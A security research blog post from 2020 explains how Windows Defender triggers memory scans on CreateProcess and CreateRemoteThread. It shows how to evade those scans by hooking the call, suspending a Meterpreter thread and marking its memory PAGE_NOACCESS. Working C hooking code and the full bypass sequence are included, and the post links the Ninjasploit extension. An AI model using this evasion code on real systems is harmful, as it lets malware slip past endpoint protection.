Bypassing Windows Defender Runtime Scanning

By Charalampos Billinis on 1 May, 2020

Introduction

Windows Defender is enabled by default in all modern versions of Windows making it an important mitigation for defenders and a potential target for attackers. While Defender has significantly improved in recent years it still relies on age-old AV techniques that are often trivial to bypass. In this post we'll analyse some of those techniques and examine potential ways they can be bypassed.

Antivirus 101

Before diving into Windows Defender we wanted to quickly introduce the main analysis methods used by most modern AV engines:

Static Analysis – Involves scanning the contents of a file on disk and will primarily rely on a set of known bad signatures. While this is effective against known malware, static signatures are often easy to bypass meaning new malware is missed. A newer variation of this technique is machine learning based file classification which essentially compares static features against known good and bad profiles to detect anomalous files.

Process Memory/Runtime Analysis – Similar to the static analysis except running process memory is analysed instead of files on disk. This can be more challenging for attackers as it can be harder to obfuscate code in memory as its executing and off the shelf payloads are easily detected.

It's also worth mentioning how scans can be triggered:

File Read/Write – Whenever a new file is created or modified this can potentially trigger the AV and cause it to initiate a scan of the file.

Periodic – AV will periodically scan systems, daily or weekly scans are common and this can involve all or just a subset of the files on the system. This concept also applies to scanning the memory of running processes.


Suspicious Behaviour – AV will often monitor for suspicious behaviour (usually API calls) and use this to trigger a scan, again this could be of local files or process memory.

In the next few sections we'll discuss potential bypass techniques in more detail.

Bypassing Static Analysis With a Custom Crypter

One of the most well-documented and easiest ways to bypass static analysis is to encrypt your payload and decrypt it upon execution. This works by creating a unique payload every time rendering static file signatures ineffective. There are multiple open source projects which demonstrate this (Veil, Hyperion, PE-Crypter etc.) however we also wanted to test memory injection techniques so wrote a custom crypter to incorporate them in the same payload.

The crypter would take a "stub" to decrypt, load and execute our payload and the malicious payload itself. Passing these through our crypter would combine them together into our final payload which we can execute on our target.



The proof of concept we created included support for a number of different injection techniques that are useful to test against AVs including local/remote shellcode injection, process hollowing and reflective loading. Parameters for these techniques were passed in the stub options.

All of the above techniques were able to bypass Windows Defender's static file scan when using a standard Metasploit Meterpreter payload. However, despite execution succeeding we found that Windows Defender would still kill the Meterpreter session when commands such as shell/execute were used. But why?

Analysing Runtime Analysis

As mentioned earlier in this post memory scanning can be periodic or “triggered” by specific activity. Given that our Meterpreter session was only killed when shell/execute was used it seemed likely this activity was triggering a scan.

To try and understand this behaviour we examined the Metasploit source code and found that Meterpreter used the CreateProcess API to launch new processes.

```
// Try to execute the process
if (!CreateProcess(NULL, commandLine, NULL, NULL, inherit, createFlags, NULL, NULL,
(STARTUPINFOA*)&si, &pi))
{
result = GetLastError();
break;
}
```

Inspecting the arguments of CreateProcess and the code around it, nothing suspicious could be found. Debugging and stepping through the code also didn’t reveal any userland hooks, but once the syscall is executed on the 5th line, Windows Defender would find and kill the Meterpreter session.

```
ntdll!ZwCreateUserProcess:
00007ffd`fe11d8c0 4c8bd1          mov     r10, rcx
00007ffd`fe11d8c3 b8c4000000      mov     eax, 0C4h
00007ffd`fe11d8c8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)], 1
00007ffd`fe11d8d0 7503            jne     ntdll!NtCreateUserProcess+0x15 (00007ffd`fe11d8d5)
00007ffd`fe11d8d2 0f05            syscall
00007ffd`fe11d8d4 c3              ret
00007ffd`fe11d8d5 cd2e            int     2Eh
00007ffd`fe11d8d7 c3              ret
00007ffd`fe11d8d8 0f1f840000000000 nop     dword ptr [rax+rax]
```

This suggested that Windows Defender was logging activity from the Kernel and would trigger a scan of process memory when specific APIs were called. To validate this hypothesis we wrote some custom code to call potentially suspicious API functions and then measure whether Windows Defender was triggered and would kill the Meterpreter session.

```
VOID detectMe() {
std::vector<BOOL(*)()>* funcs = new std::vector<BOOL(*)()>();

funcs->push_back(virtualAllocEx);
funcs->push_back(loadLibrary);
funcs->push_back(createRemoteThread);
funcs->push_back(openProcess);
funcs->push_back(writeProcessMemory);
funcs->push_back(openProcessToken);
funcs->push_back(openProcess2);
funcs->push_back(createRemoteThreadSuspended);
funcs->push_back(createEvent);
funcs->push_back(duplicateHandle);
funcs->push_back(createProcess);

for (int i = 0; i < funcs->size(); i++) {
```

```
printf("[!] Executing func at index %d ", i);

if (!funcs->at(i)()) {
printf(" Failed, %d", GetLastError());
}

Sleep(7000);
printf(" Passed OK!\n");
}
}
```

Interestingly most test functions did not trigger a scan event, only CreateProcess and CreateRemoteThread resulted in a scan being triggered. This perhaps made sense as many of the APIs tested are frequently used, if a scan was triggered every time one of them was called Windows Defender would be constantly scanning and may impact system performance.

Bypassing Windows Defender's Runtime Analysis

After confirming Windows Defender memory scanning was being triggered by specific APIs, the next question was how can we bypass it? One simple approach would be to avoid the APIs that trigger Windows Defender's runtime scanner but that would mean manually rewriting Metasploit payloads which is far too much effort. Another option would be to obfuscate the code in memory, either by adding/modifying instructions or dynamically encrypting/decrypting our payload in memory when a scan a detected. But is there another way?

Well one thing that works in an attacker's favour is that the virtual memory space of processes is huge being 2 GB in 32 bits and 128 TB in 64 bits. As such AVs won't typically scan the whole virtual memory space of a process and instead look for specific page allocations or permissions, for example MEM_PRIVATE or RWX page permissions. Reading through the Microsoft documentation though you'll see one permission in particular that is quite interesting for us, PAGE_NOACCESS. This "Disables all access to the committed region of pages. An attempt to read from, write to, or execute the committed region results in an access violation." which is exactly the kind of behaviour we are looking for. And quick tests confirmed that Windows Defender would not scan pages with this permission, awesome we have a potential bypass!

To weaponize this we'd just need to dynamically set PAGE_NOACCESS memory permissions whenever a suspicious API was called (as that would trigger a scan) then revert it back once the scan is done. The only tricky bit here is we'd need to add hooks for any suspicious calls to make sure we can set permissions before the scan is triggered.

Bringing this all together, we'd need to:

1. Install hooks to detect when a Windows Defender trigger function (CreateProcess) is called
2. When CreateProcess is called the hook is triggered and Meterpreter thread is suspended
3. Set payload memory permissions to PAGE_NOACCESS
4. Wait for scan to finish
5. Set permission back to RWX
6. Resume the thread and continue execution

We'll walk through the code for this in the next section.

Digging into the hooking code

We started by creating a function installHook which would take the address of CreateProcess as well as the address of our hook as input then update one with the other.

```
CreateProcessInternalW =
(PCreateProcessInternalW)GetProcAddress(GetModuleHandle(L"KERNELBASE.dll"),
"CreateProcessInternalW");
CreateProcessInternalW =
(PCreateProcessInternalW)GetProcAddress(GetModuleHandle(L"kernel32.dll"),
"CreateProcessInternalW");
hookResult = installHook(CreateProcessInternalW, hookCreateProcessInternalW, 5);
```

Inside the installHook function you'll see we save the current state of the memory then replace the memory at the CreateProcess address with a JMP instruction to our hook so when CreateProcess is called our code will be called instead. A restoreHook function was also created to do the reverse.

```
LPHOOK_RESULT installHook(LPVOID hookFunAddr, LPVOID jmpAddr, SIZE_T len) {
if (len < 5) {
return NULL;
}
```

```
DWORD currProt;


LPBYTE originalData = (LPBYTE)HeapAlloc(GetProcessHeap(), HEAP_GENERATE_EXCEPTIONS, len);
CopyMemory(originalData, hookFunAddr, len);

LPHOOK_RESULT hookResult = (LPHOOK_RESULT)HeapAlloc(GetProcessHeap(),
HEAP_GENERATE_EXCEPTIONS, sizeof(HOOK_RESULT));

hookResult->hookFunAddr = hookFunAddr;
hookResult->jmpAddr = jmpAddr;
hookResult->len = len;
hookResult->free = FALSE;

hookResult->originalData = originalData;

VirtualProtect(hookFunAddr, len, PAGE_EXECUTE_READWRITE, &currProt);

memset(hookFunAddr, 0x90, len);

SIZE_T relativeAddress = ((SIZE_T)jmpAddr - (SIZE_T)hookFunAddr) - 5;

*(LPBYTE)hookFunAddr = 0xE9;
*(PSIZE_T)((SIZE_T)hookFunAddr + 1) = relativeAddress;

DWORD temp;
VirtualProtect(hookFunAddr, len, currProt, &temp);

printf("Hook installed at address: %02uX\n", (SIZE_T)hookFunAddr);

return hookResult;
}
```

```
BOOL restoreHook(LPHOOK_RESULT hookResult) {
if (!hookResult) return FALSE;

DWORD currProt;

VirtualProtect(hookResult->hookFunAddr, hookResult->len, PAGE_EXECUTE_READWRITE, &currProt);

CopyMemory(hookResult->hookFunAddr, hookResult->originalData, hookResult->len);

DWORD dummy;

VirtualProtect(hookResult->hookFunAddr, hookResult->len, currProt, &dummy);

HeapFree(GetProcessHeap(), HEAP_GENERATE_EXCEPTIONS, hookResult->originalData);
HeapFree(GetProcessHeap(), HEAP_GENERATE_EXCEPTIONS, hookResult);

return TRUE;
}
```

When our Metasploit payload calls the CreateProcess function, our custom hookCreateProcessInternalW method will be executed instead. hookCreateProcessInternalW calls createProcessNinja on another thread to hide the Meterpreter payload.

```
BOOL
WINAPI
hookCreateProcessInternalW(HANDLE hToken,
LPCWSTR lpApplicationName,
LPWSTR lpCommandLine,
LPSECURITY_ATTRIBUTES lpProcessAttributes,
LPSECURITY_ATTRIBUTES lpThreadAttributes,
BOOL bInheritHandles,
DWORD dwCreationFlags,
LPVOID lpEnvironment,
LPCWSTR lpCurrentDirectory,
LPSTARTUPINFOW lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation,
PHANDLE hNewToken)
{
BOOL res = FALSE;
restoreHook(createProcessHookResult);
createProcessHookResult = NULL;

printf("My createProcess called\n");

LPVOID options = makeProcessOptions(hToken, lpApplicationName, lpCommandLine,
lpProcessAttributes, lpThreadAttributes, bInheritHandles, dwCreationFlags, lpEnvironment,
lpCurrentDirectory, lpStartupInfo, lpProcessInformation, hNewToken);

HANDLE thread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)createProcessNinja, options,
0, NULL);

printf("[!] Waiting for thread to finish\n");
WaitForSingleObject(thread, INFINITE);
```

```
GetExitCodeThread(thread, (LPDWORD)& res);

printf("[!] Thread finished\n");

CloseHandle(thread);

createProcessHookResult = installHook(CreateProcessInternalW, hookCreateProcessInternalW, 5);

return res;
}
```

Notice that setPermissions is used to set the PAGE_NOACCESS permission on our memory before the call to CreateProcess is finally made.

```
BOOL createProcessNinja(LPVOID options) {
LPPROCESS_OPTIONS processOptions = (LPPROCESS_OPTIONS)options;

printf("Thread Handle: %02lX\n", metasploitThread);


if (SuspendThread(metasploitThread) != -1) {
printf("[!] Suspended thread \n");
}
else {
printf("Couldnt suspend thread: %d\n", GetLastError());
}
```

```
setPermissions(allocatedAddresses.arr, allocatedAddresses.dwSize, PAGE_NOACCESS);

BOOL res = CreateProcessInternalW(processOptions->hToken,
processOptions->lpApplicationName,
processOptions->lpCommandLine,
processOptions->lpProcessAttributes,
processOptions->lpThreadAttributes,
processOptions->bInheritHandles,
processOptions->dwCreationFlags,
processOptions->lpEnvironment,
processOptions->lpCurrentDirectory,
processOptions->lpStartupInfo,
processOptions->lpProcessInformation,
processOptions->hNewToken);

Sleep(7000);

if (setPermissions(allocatedAddresses.arr, allocatedAddresses.dwSize,
PAGE_EXECUTE_READWRITE)) {
printf("ALL OK, resuming thread\n");

ResumeThread(metasploitThread);
}
else {
printf("[X] Coundn't revert permissions back to normal\n");
}

HeapFree(GetProcessHeap(), HEAP_GENERATE_EXCEPTIONS, processOptions);
return res;
}
```

A brief sleep of five seconds is taken to let the Windows Defender scan complete before the permissions of the Metasploit modules are reverted back to normal. Five seconds was sufficient during testing however this may take longer on other systems or processes.

Also during testing it was found that some processes didn't trigger Windows Defender even though they made calls to those WinAPI functions. Those processes are:

- explorer.exe
- smartscreen.exe

So another potential bypass would be to simply inject your Meterpreter payload within either process and you would bypass Windows Defender's memory scanner. Although unconfirmed we believe this may have been a performance optimization as those two processes often call CreateProcess.

A custom Metasploit extension called Ninjasploit was written to be used as a post exploitation extension to bypass Windows Defender. The extension provides two commands install_hooks and restore_hooks which implement the memory modification bypass previously described. The extension can be found here:

https://github.com/FSecureLABS/Ninjasploit

Conclusion

In recent years Windows Defender has made some great improvements, yet as this testing showed, with relatively little effort the static analysis and even runtime analysis can be bypassed.

We showed how payload encryption and common process injection techniques could be used to bypass Windows Defender. And while more advanced runtime analysis provided an additional hurdle it was still relatively straight forward to bypass by abusing the limitations of real-time memory scanning. Although not the focus of this post it would have been interesting to perform the same testing against next-gen file classification as well as modern EDR solutions as these may have provided additional challenges.

Special thanks Luke Jennings and Arran Purewal for all their help and support during this research project.

References

https://github.com/Veil-Framework/Veil

https://github.com/nullsecuritynet/tools/tree/master/binary/hyperion/source

https://github.com/FSecureLABS/Ninjasploit